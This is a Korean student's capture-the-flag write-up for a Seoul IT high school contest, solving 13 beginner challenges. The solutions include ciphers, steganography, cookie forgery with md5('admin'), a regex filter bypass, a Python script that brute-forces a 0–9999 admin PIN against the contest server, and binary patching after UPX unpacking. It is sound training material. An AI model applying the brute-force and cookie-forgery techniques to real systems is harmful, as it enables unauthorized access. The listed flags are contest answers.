서울 아이티고 ctf풀이

404N0tF0und

score : 1370(all clear)

(id : iuy1234)

한세사이버보안고 이진근

1. warm up

```
<script src="frontend/js/sign-modal.js"></script>
<script src="frontend/js/pace.min.js"></script>
<script src="frontend/js/welcome.js"></script>
```


```
// alert("flag is im_jjang_hacker")
```

2. warm up

로마의 군인이 다른사람들이 알아보지 못하도록 문자들을 다른 문자로 치환해
친구들에게 비밀리에 편지를 보내곤했다. 아래 코드를 해독해보자.
암호 전체가 flag 값이다.
LP_MMDQJ_KDFN

발신자 : ceaser
반갑네, 이 편지를 읽고 있으면 당신은 이 암호를 풀었다는 이야기지.
답장을 보내고 싶으면 평문이 아닌 다른 방식으로 암호화 해서 편지를 보내주길 바라네
수신자 : unknown


발신자 : unknown
SCTF{5494dc6fe9c66a8b72733fbcbb473a86}
수신자 : ceaser



3. Mata Hari

제공되는 악보의 음표에 맞게 알파벳을 적어준다.


FMCJMXZ YQCRPYVI U SZ # HA ? YM




FLAG_IS_TRITHEMIUS_CIPHER

4. Bonobono

제공된 파일을 open stego 7.0 버전으로 extract



4. Bonobono




그림판으로 칠해주면 url이 나온다

4. Bonobono

url에 있는 파일을 open stego 7.0 버전으로 extract

HE3E_1S_STEGANO_GRAPHY




5. encrypt code

```
prob = "Ruby_is_light"
xor=[24,20,20,24,0,0,0,0,4,12,6,30,13]
flag=[0,0,0,0,0,0,0,0,0,0,0,0,0]
for i in range(len(prob)):
    flag[i]=ord(prob[i])^xor[i]
    print chr(flag[i]),
~
```

```
J a v a _ i s _ h e a v y
```

A^B=C, C^B=A와 같은 xor규칙을 이용하여 역연산하면 플래그가 나온다

6. permission



고양이는 ***냠냠*** 거리며 먹는걸 매우 좋아한다.
이 동물이 고양이가 맞는지에 대해 ***참거짓*** 여부가 필요하다.
SCTF{NO_CAT_YES_COOKIE}

쿠키 변조

7. spongebob

```
<!--1-->
<!--1-->
<!-- flag.php -->
<!--1-->
```

```
if(preg_match("/[a-zA-Z-0-9]/",$_GET[spongebob])) exit("no hack");
elseif(strlen($_GET[spongebob])>5) exit("no hack");
else echo $flag;
```

정규식을 이용해 필터링.
한글은 필터링을 하지 않는다.

7. spongebob

스펀지밥에게 편지를 보내봅시다.

query

SCTF{SP0NG2B0B_1S__P1NGP1NG}

8. wizard

```
    <p>unknown</p>
    <input type="radio" value="Fitgerald"> == $0
  </form>
</div>
```

```
<input type="radio" value="Fitgerald" name="character"> ==
```

input 테그에 name값이 안 맞아서 선택이 안 되기때문에 character로 맞춰준다

8. wizard


SCTF{W1ZZARD_POWER_IS_19999}

change wizard change weapon

shop

왜 인지는 모르겠으나 앞에 한글자를 소문자로 해줘야 플래그가 나온다


9. login




소스보고 register.php로 들어가서 회원가입.

9. login

Disallow: /admin





회원가입한 계정으로 로그인 후.
힌트로 주어진 robots.txt를 읽고 어드민 페이지로 접근.
쿠키를 보면 쿠키에 md5(id)한 값을 넣는다. admin을 md5한 값을 쿠키에 넣어주면 플래그가 보인다.

10. find

```
<!-- hint :
id : admin
pw : 0~9999
-->
```

```python
import requests

url="http://problem.seoulit.kr/web/nv74vbcv/1.php"
for i in range(0,10000):
    datas= {'id':'admin','pw':str(i)}
    res= requests.post(url,data=datas)
    print str(i)+res.text
    if 'not account' in res.text:
        print "no"
    else:
        print str(i)
        break
```

```
no
7778not account
no
7779not account
no
7780SCTF{ADM1N_1S_G00D}
```

서니나타스에 있는 문제와 같은 문제. 적당히 브루트포싱 코드를 짠 뒤 돌려주면 된다.

11. noob test

```
0042CF4F    00              db 00
0042CF50  $ 60              pushad
0042CF51  . BE 00604200     mov esi, Noob_tes.00426000
0042CF56  . 8DBE 00B0FDFF  lea edi, dword ptr ds:[esi+FFFDB000]
```

```
0042D0D6  .^ 75 FA          jnz short Noob_tes.0042D0D2
0042D0D8  .  83EC 80        sub esp, -80
0042D0DB  .- E9 5042FDFF    jmp Noob_tes.00401330
```


```
00401079    83C4 08         add esp, 8
0040107C    8B4D 90         mov ecx, dword ptr ss:[ebp-70]
0040107F    3B4D 8C         cmp ecx, dword ptr ss:[ebp-74]
00401082  v 75 1C           jnz short Noob_tes.004010A0
00401084    68 40404200     push Noob_tes.00424040          ASCII "Seoulit_is_best"
```

```
00401082  v 74 1C           je short Noob_tes.004010A0
```

```
password
input : qwe
Seoulit_is_best
계속하려면 아무 키나 누르십시오 . . .
```

pushed가 있는것으로 보아 upx로 패킹되어 있는데 아래의 jmp로 언팩이 가능
이후 cmp분기문 수정.

12. CrackMe




upx 언팩 후 디버거 돌리다보면 위처럼 eax에 플래그가 얹어져 있다.

13. timer

```
004011D6  >  3D 13010000   cmp eax, 113
004011DB     74 1D         je short Timer.004011FA
004011DD  >  8B4C24 64     mov ecx, dword ptr ss:[esp+6
004011E1  .  8B5424 60     mov edx, dword ptr ss:[esp+6
004011E5  .  51            push ecx
```


```
004011D3  .  C2 1000       retn 10
004011D6  >  3D 13010000   cmp eax, 113
004011DB     75 1D         jnz short Timer.004011FA
004011DD  >  8B4C24 64     mov ecx, dword ptr ss:[esp+64]
004011E1  .  8B5424 60     mov edx, dword ptr ss:[esp+60]
```

